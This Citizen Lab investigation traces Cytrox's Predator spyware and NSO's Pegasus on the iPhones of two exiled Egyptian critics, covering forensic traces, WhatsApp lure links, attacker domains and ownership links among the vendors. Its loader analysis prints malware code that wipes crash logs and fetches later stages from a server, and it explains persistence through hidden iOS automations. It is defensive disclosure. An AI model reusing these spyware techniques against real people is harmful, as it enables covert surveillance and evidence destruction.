# Pegasus vs. Predator Dissident's Doubly-Infected iPhone Reveals Cytrox Mercenary Spyware

citizenlab.ca/2021/12/pegasus-vs-predator-dissidents-doubly-infected-iphone-reveals-cytrox-mercenary-spyware/

December 16, 2021

Research

Targeted Threats

By Bill Marczak, John Scott-Railton, Bahr Abdul Razzak, Noura Al-Jizawi, Siena Anstis, Kristin Berdan, and Ron Deibert
December 16, 2021

Key Findings

- Two Egyptians—exiled politician Ayman Nour and the host of a popular news program (who wishes to remain anonymous)—were hacked with Predator spyware, built and sold by the previously little-known mercenary spyware developer Cytrox.
- The phone of Ayman Nour was simultaneously infected with both Cytrox's Predator and NSO Group's Pegasus spyware, operated by *two different government clients.*
- Both targets were hacked with Predator in June 2021, and the spyware was able to infect the then-latest version (14.6) of Apple's iOS operating system using single-click links sent via WhatsApp.
- We obtained samples of Predator's "loader," the first phase of the spyware, and analyzed their functionality. We found that Predator persists after reboot using the iOS *automations* feature.
- We conducted Internet scanning for Predator spyware servers and found likely Predator customers in Armenia, Egypt, Greece, Indonesia, Madagascar, Oman, Saudi Arabia, and Serbia.
- Cytrox was reported to be part of Intellexa, the so-called "Star Alliance of spyware," which was formed to compete with NSO Group, and which describes itself as "EU-based and regulated, with six sites and R&D labs throughout Europe."

1. Background

We confirmed the hacking of the devices of two individuals with Cytrox's Predator spyware: Ayman Nour, a member of the Egyptian political opposition living in exile in Turkey, and an Egyptian exiled journalist who hosts a popular news program and wishes to remain anonymous.

Ayman Nour is the president of the Egyptian political opposition group Union of the Egyptian National Forces. Nour is also a former Egyptian presidential candidate and founder and chairperson of the *Ghad al-Thawra* party.[1] In 2005, Nour ran against former Egyptian President Hosni Mubarak. After the election, Nour was convicted of "forging signatures on petitions" filed to create his political party—a charge which was widely considered to be "politically inspired"—and imprisoned for more than four years. Nour was finally released from prison in 2009 on health grounds and after international pressure.

Nour was a candidate of the *Ghad Al-Thawra party* in the 2012 Egyptian presidential elections. He was excluded from the elections along with a number of other opposition candidates. In 2013, after opposing President Abdel Fattah El-Sisi's military coup, Nour fled Egypt for Lebanon. In 2015, the Egyptian embassy in Lebanon declined to renew his passport and Nour departed Lebanon for Turkey, where he has resided since 2015. He remains a vocal critic of Sisi's regime, describing his government as an "oppressive military regime." He has also accused Sisi's government of "extreme human rights violations" and of turning the country into a "fully autocratic state."

The second target whose phone we confirmed was hacked with Cytrox's Predator spyware is an Egyptian exiled journalist and an outspoken critic of the Sisi regime. This target has chosen to remain anonymous.

1.1. Enter: Cytrox

Founded in 2017, Cytrox's business activity is blandly described in Crunchbase as providing governments with an "operational cyber solution" that includes gathering information from devices and cloud services. In Pitchbook, their technology is defined as "cyber intelligence systems designed to offer security" to governments and assist with "designing, managing and implementing cyber intelligence gathering in the network, enabling businesses to gather intelligence from both end devices as well as from cloud services."

Figure 1: The logo of Cytrox from a North Macedonian job postings website. Source.

Cytrox reportedly began life as a North Macedonian start-up.[2] A review of corporate registry documents shows that Cytrox appears to have a corporate presence in Israel and Hungary.

Cytrox's Israeli companies were founded in 2017 as Cytrox EMEA Ltd. and Cytrox Software Ltd. Perhaps taking a page from Candiru's corporate obfuscation playbook, both of those companies were renamed in 2019 to Balinese Ltd. and Peterbald Ltd., respectively. We also observed one entity in Hungary, Cytrox Holdings Zrt, which was also formed in 2017.

Figure 2: Cytrox CEO Ivo Malinkovksi wearing a "More Money" shirt, and mimicking the cover of Apple co-founder Steve Jobs' biography. Source.

At the time of writing, we believe that Cytrox's CEO is Ivo Malinkovksi, as stated on his LinkedIn page. Notably, Malinkovksi's now-private Instagram account includes a 2019 image of him in front of the Pyramids of Giza in Egypt.

A 2019 report in *Forbes* states that Cytrox was "rescued" by Tal Dilian, a former Israel Defence Forces (IDF) Unit 81 commander, whose company WiSpear (which appears to have been renamed Passitora Ltd.) is based in Limassol, Cyprus and reportedly acquired Cytrox in 2018 according to the Atooro Fund. Dilian is also known as the founder of Circles, a prominent cellular network surveillance company. In December 2020, the Citizen Lab published an investigation into Circles' government clients. Dilian is also the founder and CEO of Intellexa.

1.2. Cytrox, a Part of the "Intellexa Alliance"

The following section is not a complete accounting of the relationship between Cytrox and other entities. It is based on a review of a mix of media reports and a nonexhaustive review of company registries across various jurisdictions. Additional research into Intellexa and the companies that form this marketing alliance could potentially provide useful insight into how commercial surveillance companies employ complex business structures and use measures that obfuscate their operations.

The Link between Cytrox and Intellexa

Cytrox is part of the so-called "Intellexa alliance," a marketing label for a range of mercenary surveillance vendors that emerged in 2019. The consortium of companies includes Nexa Technologies (formerly Amesys), WiSpear/Passitora Ltd., Cytrox, and Senpai, along with other unnamed entities, purportedly seeking to compete against other players in the cyber surveillance market such as NSO Group and Verint.

Originally based in Cyprus, a recent report indicates that Intellexa now operates from Greece, which is also listed as the LinkedIn location of its founder, Dilian. A preliminary review of corporate registry documentation suggests that the alliance has a corporate presence in not only Greece (Intellexa S.A.), but also in Ireland (Intellexa Limited).[3] The Dun & Bradstreet entry for Intellexa S.A. and Intellexa Limited note Sara-Aleksandra Fayssal Hamou (or Sara Hamou) as a key principal in both companies. Hamou is reportedly Dilian's second wife.

In our preliminary research, the specific link between Cytrox and Intellexa, as well as other companies in the "alliance," remains murky at best. In reviewing filings in the Israeli business registry, we observed a 2020 transfer of all shares held by Cytrox Holdings Zrt (Hungary) in Cytrox EMEA Ltd./Balinese Ltd. (Israel) to Aliada Group Inc., an entity registered in the British Virgin Islands (registration no. 1926732). Prior to this share transfer, Cytrox Holdings Zrt appears to have been the sole shareholder of shares in Cytrox EMEA Ltd./Balinese and after this share transfer it seems to remain the sole shareholder in Cytrox Software Ltd./Peterbald. Further, an article from *Intelligence Online* in 2017 notes that WiSpear Systems is "owned by Aliada Group Inc."

Information on Aliada Group Inc. is relatively scant. The same 2017 article from *Intelligence Online* notes that Aliada Group Inc. is "backed by the private equity firm Mivtach-Shamir, which spent $3.5 million to acquire a 32% stake in Aliada in December 2016, along with an option to acquire an additional 5%." Mivtach-Shamir is "a publicly-traded Israeli investment company," founded by Meir Shamir. In reviewing entries for WiSpear/Passitora Ltd. in Cyprus' business registry, we noted that "Mivtah Shamir Technologies (2000) Ltd." is listed as a director of Passitora Ltd., along with Dilian. We also found an entry in the Israeli business registry for a "Mivtach Shamir Technologies (2000) Ltd.," which was apparently incorporated in 2000.

Further, a 2020 *Haaretz* article noted that Avi Rubinstein, a "high-tech entrepreneur, filed a lawsuit against Dilian in Tel Aviv District Court."[4] According to *Haaretz*, Aliada Group Inc. is described in the litigation as "a group of cyberweapon companies whose products are branded under the name Intellexa." Two other individuals, Oz Liv, who was also a commander in Unit 81, and Meir Shamir, are also named as defendants. According to *Haaretz*, these two individuals, along with Rubinstein, who filed the suit, and Dilian, are all shareholders in Aliada Group Inc.

Haaretz further notes that Rubinstein is accusing Dilian, Liv, and Shamir of acting *"illegally to dilute [Rubinstein's] own shares through a pyramid of companies set up overseas. Some of those companies were established via front men connected to Dilian, including his second wife, Sara Hamou"* (as noted above, Hamou's name appears in corporate registry listings in the Dun & Bradstreet database for Intellexa entities in Ireland and Greece). The lawsuit also reportedly claimed that *"this transfer of Aliada's activities out of Israel via shell companies, first to the British Virgin Islands and later Ireland, violated both Israeli and foreign defense export control laws."*

According to the BVI Registrar of Corporate Affairs, as of the date of publication of this report, Aliada Group Inc.'s legal status is "in penalty" due to nonpayment of annual fees. In addition, the registered agent filed an intent to resign on November 12, 2021. The reason for the resignation is as yet unclear.

Intellexa's Products

A prior version of the Intellexa website markets "intelligence solutions" including "tactical interception." The marketing of interception was also underscored in Dilian's 2019 *Forbes* interview. However, at the time of writing, the website is considerably more vague about the company's activities. In its current form, Intellexa's website and associated videos pitch a product called "Nebula" which is described as a 'holistic' intelligence gathering and analysis platform.

We offer a holistic approach to ensure end-to-end solutions, which enable operational success for our customers.

We are an EU-based and regulated company, with six sites and R&D; labs throughout Europe. Our management team has more than 40 years of experience in intelligence, enabling the company to develop state-of-the-art proprietary technologies.

Figure 3: Text from the Intellexa website at time of writing.

The company's website prominently features the claim that it is "EU-based and regulated." This claim is interesting given the track record of some of Intellexa's participating corporate entities, which have been riddled with legal issues and other controversy. For example, in June 2021, executives of Amesys and Nexa Technologies were indicted by investigating judges with the crimes against humanity and war

crimes unit of the Paris Judicial Court for complicity in torture in relation to product sales to the Libyan government and complicity in torture and forced dissapearance in relation to product sales to the Egyptian government.

Dilian has also been followed by reports of legal and other irregularities, both during his time in the Israeli military and in his new career as a mercenary surveillance tech vendor. In 2019, after courting publicity with a demonstration to Forbes of a "$9 million signals intelligence van" with communications hacking capabilities in Cyprus, WiSpear and Tal Dilian attracted police interest. The van was confiscated by Cypriot authorities, several WiSpear/Passitora Ltd. employees were arrested and briefly detained, and Dilian was wanted for questioning.

According to a 2020 *Reuters* article Dilian—who characterized the Cypriot investigation as a "witch hunt" against him—fled Cyprus after an arrest warrant was issued in his name. An article in *CyprusMail* from November 2021 notes that the Attorney-General's office decided to "drop all charges" against all three individuals involved in the "spy van" case (the case against WiSpear/Passitora Ltd. was not dropped). Reporting from the same month notes that WiSpear was fined almost 1 million Euros for privacy violations.

2. Attacks against the Two Targets

Nour first became suspicious after observing that his iPhone was "running hot." We learned of Nour's case and reviewed logs from his phone. Ultimately, we determined that his device had been exploited and infected with *two separate mercenary spyware tools:* Pegasus spyware, made by NSO Group, and Predator, which is developed by Cytrox.

We attribute the attacks on the two targets to the Egyptian Government with medium-high confidence. We conducted scanning (Section 4) that identified the Egyptian Government as a Cytrox Predator customer, websites used in the hacks of the two targets bore Egyptian themes, and the messages that initiated the hack were sent from Egyptian WhatsApp numbers (Section 2.5, Section 2.7).

2.1. Confirming NSO Pegasus Infection of Ayman Nour

The logs showed that Nour's phone had been repeatedly compromised with NSO Group's Pegasus spyware since March 3, 2021. For example, evidence of execution of the following processes was identified on Nour's phone, dating back to March 3, 2021:

`/private/var/db/com.apple.xpc.roleaccountd.staging/tisppd/private/var/db/com.apple.xpc.roleaccountd.staging/bfrgbd`

`/private/var/db/com.apple.xpc.roleaccountd.staging/xpccfd`

`/private/var/db/com.apple.xpc.roleaccountd.staging/comsercvd`

`/private/var/db/com.apple.xpc.roleaccountd.staging/rlaccountd`

`/private/var/db/com.apple.xpc.roleaccountd.staging/launchrexd`

`/private/var/db/com.apple.xpc.roleaccountd.staging/ckeblld`

`/private/var/db/com.apple.xpc.roleaccountd.staging/comnetd`

`/private/var/db/com.apple.xpc.roleaccountd.staging/accountpfd`

`/private/var/db/com.apple.xpc.roleaccountd.staging/jlmvskrd`

`/private/var/db/com.apple.xpc.roleaccountd.staging/msgacntd`

`/private/var/db/com.apple.xpc.roleaccountd.staging/brstaged`

`/private/var/db/com.apple.xpc.roleaccountd.staging/fdlibframed`

These process names all appear on a list of Pegasus indicators published by Amnesty Tech and we have also independently linked them to Pegasus. Crash logs also showed that on June 30, 2021, NSO Group's ***FORCEDENTRY*** exploit (CVE-2021-30860) was fired at the phone. The exploit did *not* result in installation of the Pegasus spyware at this time.

Based on the traces of ***FORCEDENTRY***, the presence of process names linked to Pegasus, and additional factors, we conclude with high confidence that the phone was repeatedly hacked with NSO Group's Pegasus spyware starting on March 3, 2021.

2.2. Confirming Cytrox Predator Infection of Ayman Nour

After confirming forensic traces of Pegasus on Nour's iPhone, we identified the presence of additional spyware, which we attribute with high confidence to Cytrox. We further conclude with high confidence that it is unrelated to Pegasus spyware.

While examining the iPhone logs we determined that, on June 30, 2021, two commands `"/Payload2"` were running on the phone (PIDs 339 and 1272), and that these commands had been launched with a single argument, a URL on `distedc[.]com` . The commands were running as root.

```
Tue01PM    0:07.97 /Payload2 https://distedc.com/6sk
 8:46AM 110:57.11 /Payload2 https://distedc.com/6sk
```

Figure 4: Listing of commands running on Nour's phone.

iPhone logs indicated that the process names of the commands were *UserEventAgent* and *com.apple.WebKit.Networking*, that their binaries were resident on disk in the */private/var/tmp/* folder, and that the responsible process for both was *siriactionsd*, which is a legitimate iOS process that manages iOS shortcuts and automations.


```
Process:        UserEventAgent [339]
UUID:           D0A6C352-EACA-37B9-9ECB-6AAF37E9FFA7
Path:           /private/var/tmp/UserEventAgent
Architecture:   arm64e
Parent:         launchd [1]
Responsible:    siriactionsd [207]

Process:        com.apple.WebKit.Networking [1272]
UUID:           09CD5584-3364-30E1-833D-858A14328352
Path:           /private/var/tmp/com.apple.WebKit.Networking
Architecture:   arm64e
Parent:         launchd [1]
Responsible:    siriactionsd [207]
```

Figure 5: Phone logs showing process names of the commands, and paths to binaries on disk.

While iOS has legitimate binaries with the names "com.apple.WebKit.Networking" and "UserEventAgent", the binaries in Figures 5 do not match any known legitimate Apple version. Moreover, the legitimate iOS binaries with these names are not stored in `/private/var/tmp/` . The two suspicious processes were running as part of the " `com.apple.WorkflowKit.BackgroundShortcutRunner` " launchd coalition. We found two additional suspicious processes that had recently run in this same coalition, named "hooker" and "takePhoto".

2.3. Attribution to Cytrox

We looked up the IP address for distedc[.]com on Internet scanning service Censys and found that, as of October 2021, it returned an HTTP 302 redirect to https://duckduckgo.com. Concluding that this might be an identifying behavior, we built a Censys fingerprint for the redirect.

We found 28 hosts on Censys matching this fingerprint in October 2021, including an IP in Northern Macedonia, `62.162.5[.]58` , which was pointed to by `dev-bh.cytrox[.]com` in August 2020, and which also returned a redirect with `dev-bh.cytrox[.]com` in its Location header on port 80 during this period.

Additionally, passive DNS tool RiskIQ shows that the IP 62.162.5[.]58 returned a certificate (0fb1b8da5f2e63da70b0ab3bba8438f30708282f) for teslal[.]xyz between July 2020 and September 2020. Since `62.162.5[.]58` currently returns a `teslal[.]xyz` certificate, we assume that the IP has not changed ownership since August 2020 and is thus still related to `cytrox[.]com` .

Figure 6: Cytrox WordPress page from 2019, after apparent hacking and the placement of an SEO-link for an online casino.

The *cytrox.com* domain previously returned a WordPress page containing an email address (ivo@cytrox.com), which appears to be the email of Ivo Malinkovski, CEO of Cytrox. The WordPress page is apparently unmaintained, and was apparently hacked to include spam links to an online casino (Figure 6).

We analyzed binaries associated with the spyware (Section 3), which revealed that the spyware is named "Predator." We performed additional fingerprinting and scanning (Section 4) that allowed us to identify additional components of Cytrox client infrastructure.

2.4. Observation of Additional Domains

In addition to distedc[.]com, we observed additional domains associated with the Predator installation on the two victim phones.

| Domain	Where Seen
distedc[.]com	As argument to running Predator process in system logs; in iOS automation for Predator persistence
gosokm[.]com	iOS system logs for running Predator processes showed data exfiltration here
youtubesyncapi[.]com bity[.]ws	Predator configuration echoed to system logs
egyqaz[.]com	Within Android Predator sample downloaded from distedc[.]com; Safari history of compromised device
almasryelyuom[.]com qwxzyl[.]com	Safari history of compromised device timestamped ~1ms before egyqaz[.]com

Table 1: Domains observed in Predator spyware used to hack Egyptian targets.

2.5. How Ayman Nour was Hacked with Predator

We searched Nour's phone for these domains and found that an Egyptian number on WhatsApp (+201201407978), purporting to be a "Dr. Rania Shhab," sent four distinct links to almasryelyuom[.]com and qwxzyl[.]com to Nour's device. The links were sent as images containing URLs. The same WhatsApp account sent a link to youtu-be[.]net, which we assess is also related, because the server response for youtu-be[.]net matches that of almasryelyuom[.]com and qwxzyl[.]com.

The following are examples of images accompanying the links sent by the attacker, extracted from Nour's phone:

ORIGINAL

تركيا تطلب من قنوات المعارضة المصرية وقف انتقادها لمصر، والقاهرة تعلق على الخطوة 🇪🇬

قنوات المعارضة المصرية في تركياتركيا تطلب...

TRANSLATION

Turkey asks the Egyptian opposition channels to stop criticizing Egypt, and Cairo comments on the move…

Figure 7: An image accompanying a Cytrox Predator link sent to Nour reads: "Turkey asks the Egyptian opposition channels to stop criticizing Egypt, and Cairo comments on the move…"

ORIGINAL

لحظة سقوط سيارة من اعلى كوبري اكتوبر برمسيس 👉 ... 👉 subscribe

TRANSLATION

The moment a car fell from the top of the [6th] October Bridge in Ramses.

Figure 8: An image accompanying a Cytrox Predator link sent to Nour reads: "The moment a car fell from the top of the [6th] October Bridge in Ramses."


المصري اليوم
almasryalyoum.com

Figure 9: An image accompanying a Cytrox Predator link sent to Nour purports to be a link to the legitimate website of the Al Masry Al Youm newspaper. The actual link goes to a fake lookalike domain, almasryelyuom[.]com.

ORIGINAL

خبرعـاجــل.. حادث قطار الإسكندرية اليوم. التفاصيل الكاملة ...

TRANSLATION

Breaking news.. Alexandria train accident today. Full details…

Figure 10: An image accompanying a Cytrox Predator link sent to Nour reads: "Breaking news.. Alexandria train accident today. Full details…"

2.6. Evidence of Predator and Pegasus Running Simultaneously

Phone logs indicate that on June 22, 2021, Pegasus and Predator were *running simultaneously* on Nour's phone, as these four processes were observed running simultaneously:

PID	Process	Spyware
4219	`/private/var/db/com.apple.xpc.roleaccountd.staging/launchrexd`	Pegasus
4257	`/private/var/db/com.apple.xpc.roleaccountd.staging/fdlibframed`	Pegasus
4265	`/private/var/tmp/UserEventAgent`	Predator

PID	Process	Spyware
4412	`/private/var/tmp/com.apple.WebKit.Networking`	Predator

Table 2: Pegasus and Predator processes running simultaneously on Nour's phone on June 22, 2021.

The phone logs indicate that the device was infected with Pegasus on June 22 at 13:26 GMT. A number of *Library/SMS/Attachments* folders were created between 13:17 and 13:21, and there were no entries whatsoever in the *Attachments* table of the *sms.db* file for June 22, suggesting that a zero-click exploit may have been the vector for Pegasus installation. Approximately an hour later, a Predator link sent to Nour on WhatsApp was opened in Safari at 14:33 GMT on the same day and Predator was installed on the device two minutes later at 14:35 GMT.

2.7. How Second Target was Hacked with Predator

The second target, an Egyptian journalist in exile who is the host of a popular news program, received one message on WhatsApp from an unknown number (+201201407595) with a link to the same almasryelyuom[.]com website.

مساء الخير استاذ☐
5:24 PM

ماتشوف ابن الكلب البجح الصهيونى دا
5:31 PM

https://almasryelyuom.com☐
5:31 PM

والصحف كلها بتطبله عادى طبعا
5:31 PM

وكان التطبيع بقي زى خبر بنتباهى بيه
5:32 PM

؟؟؟
5:40 PM

هو حضرتك مين؟😂
5:41 PM ✓✓

انا مساعده محرر في المصري اليوم
5:42 PM

ودمي فاير من الصبح بسبب الموضوع دا
5:43 PM

Figure 11: Second target is targeted with Predator.
The individual who sent the link claimed that they were an Assistant Editor at the *Al Masry Al Youm* newspaper.

3. Analysis of Cytrox's Predator Spyware

We obtained Android and iOS payloads from distedc[.]com and found them to be copies of a loader for a spyware product called Predator. We believe that these payloads are invoked by a previous exploit phase that we do not have.

3.1. Initialization

The iPhone executable is a 64-bit Mach-O binary which, like its Android counterpart, expects two arguments when the binary's `main` function is called, which appear to be a kernel process task port and a pid value. The `main` function then calls `kmem_init` with these values, which proceeds to enable Predator stage 1 for continued execution. The Android sample passes its arguments to shared constants `SHMEMFD_VSS` and `SHMEMFD_VSS` .

Both the iOS and Android samples then call a `startPy` function to load a bundled Python 2.7 runtime. In the iOS sample, two additional built-in objects are added to the runtime: `predutils` and predconfig. The Android sample contains further additional built-in objects: injector, pc2, recorder, and voip_recorder. Upon initialization, startPy loads a frozen Python module named loader which begins by importing the Predator config from the interpreter's predconfig module.

The iOS and Android configurations are slightly different. The complete configurations are available in **Appendix 1**. Once Predator iOS loads its configuration, it loads another frozen Python module named km_ios, a utility module that provides kernel memory management helper functions enabling additional Predator module capabilities.

The iOS payload also contains a _check function, which queries the phone number and the phone's current locale country code. If the locale country code is equal to "IL" (the country code for Israel), or the phone number begins with "+972" (the telephone country code for Israel) then the spyware terminates. However, the method that Predator uses to query the phone number, CTSettingCopyMyPhoneNumber, may not work in recent versions of iOS. We could not determine how (or if) the _check function is called.

3.2. Python Loader

In addition to the frozen loader module, "src/loader.py" ("frozenpyc/src/loader.py" in the Android sample), we also found copies of what appear to be older versions of the module that do not appear to be invoked by Predator: "src/loader2.py", "src/loader_real.py" and "src/loaderBackup03". All of the loader versions contain multiple references to "Predator."

```python
rv = self.check_p_installation()
if rv:
    if rv == NO_DIR:
        if CFG['PE_METHOD'] == 'KMEM':
            with self.root as (root):
                root.call(os.mkdir, CFG['P_DIR'])
        else:
            os.mkdir(CFG['P_DIR'])
        raise Retry
    elif rv == NO_FS:
        self.get_fs()
        raise Retry
    elif rv == NO_KMEM:
        self.get_libkmem()
        raise Retry
self.log('predator installed, run it')
```

Figure 12: An excerpt of code from the loader module that mentions "Predator."
After loading the Predator configuration, the iOS loader then wipes the device's crash logs by removing all files in "/private/var/mobile/Library/Logs/CrashReporter/". Then, it downloads a configuration file and additional stages of the spyware from the server (specified by predconfig's INS_URL parameter, which is set to https://bity[.]ws).

```
try:
    d = '/private/var/mobile/Library/Logs/CrashReporter/'
    for i in os.listdir(d):
        try:
            import nslog
            nslog.nslog(d + i)
            os.remove(d + i)
        except:
            nslog.nslog('Failed for ' + d + i)

except:
    raise
```

Figure 13: Predator on iOS wipes the crash logs.

On Android, the loader module also downloads additional files from the server (specified by predconfig's INS_URL parameter, which is set to https://egyqaz[.]com).

3.3. Persistence on iOS

On iOS, the loader calls a get_configuration_persistency function, which downloads an iOS shortcuts automation from the spyware server to ensure persistence. The persistent payload is referred to as "Nahum," which is the name of a minor biblical prophet. Nahum's prophecy appears in the Hebrew Tanakh and the Christian Old Testament, and foretells the total destruction of Nineveh, a powerful fortress city.

> Nineveh is destroyed, deserted, desolate! Hearts melt with fear; knees tremble, strength is gone; faces grow pale. Where now is the city that was like a den of lions, the place where young lions were fed, where the lion and the lioness would go and their cubs would be safe?

Nahum 2:10-11 GNB

The iOS automation is triggered when certain apps are opened, including a number of built-in Apple apps, such as the App Store, Camera, Mail, Maps, Safari, as well as third-party apps including Twitter, Instagram, Facebook Messenger, LinkedIn, Skype, SnapChat, Viber, Wire, TikTok, Line, OpenVPN, WhatsApp, Signal, and Telegram.


Figure 14: Automation on Target 2's infected device as viewed in the "Automations" tab of the "Shortcuts" app.

The automation first checks if the phone's battery level is greater than 9% (i.e., if the phone is not in a low-battery situation). If the phone's battery level is adequate, then the automation downloads JavaScript code from the spyware server and substitutes this code into a block of HTML contained in the shortcut. We were unable to obtain this JavaScript code. The HTML in the shortcut also contains a JavaScript function "make_bogus_transform" which appears to create an XSLT transformation that may be invoked by the downloaded JavaScript

code. The HTML code with the substituted JavaScript is then Base64-encoded, its contents are prepended with "data:text/html," and then the automation passes this URL to WebKit to render. This presumably triggers the exploit and results in the installation of the Predator spyware.

While automations normally trigger visible notifications when they are run, the Predator shortcut runs entirely in the background, invisible to the user, because Predator *also* changes an option to disable automations from triggering notifications.

The get_configuration_persistency function also downloads an iOS profile named "com.[name redacted].disable-shortcuts-notifications", from the spyware server.

We located a profile with the same name publicly released by [name redacted], a software engineering student. We are redacting the name of the student here because we do not believe they are involved in Cytrox Predator development. The profile's sole function is to prevent iOS from displaying notifications when an automation is run. Thus, users who have been hacked with Predator do not see notifications when the spyware is launched.

Figure 15: Profile to disable automations notifications used by Predator.

There is nothing particularly special or complex about this specific profile, and Predator's developers could have easily crafted their own similar profile that duplicated this functionality without mentioning the software engineering student by name.

The *get_configuration_persistency* function also downloads binaries called "takePhoto," "agent.dylib," "inject," and "hooker" on iOS14, but does not download these files on iOS13, instead logging the message "iOS 13, don't need hooker." We did not obtain these files, but we believe that "hooker" and "takePhoto" are the same binaries we saw running in Section 2.2.

3.4. Additional Android Details

We did not find a mechanism for persistence on Android, nor values in the Android configuration file that indicate persistence support. However, we found some additional code in the Android sample, including code to disable SELinux and code for an audio recording component.
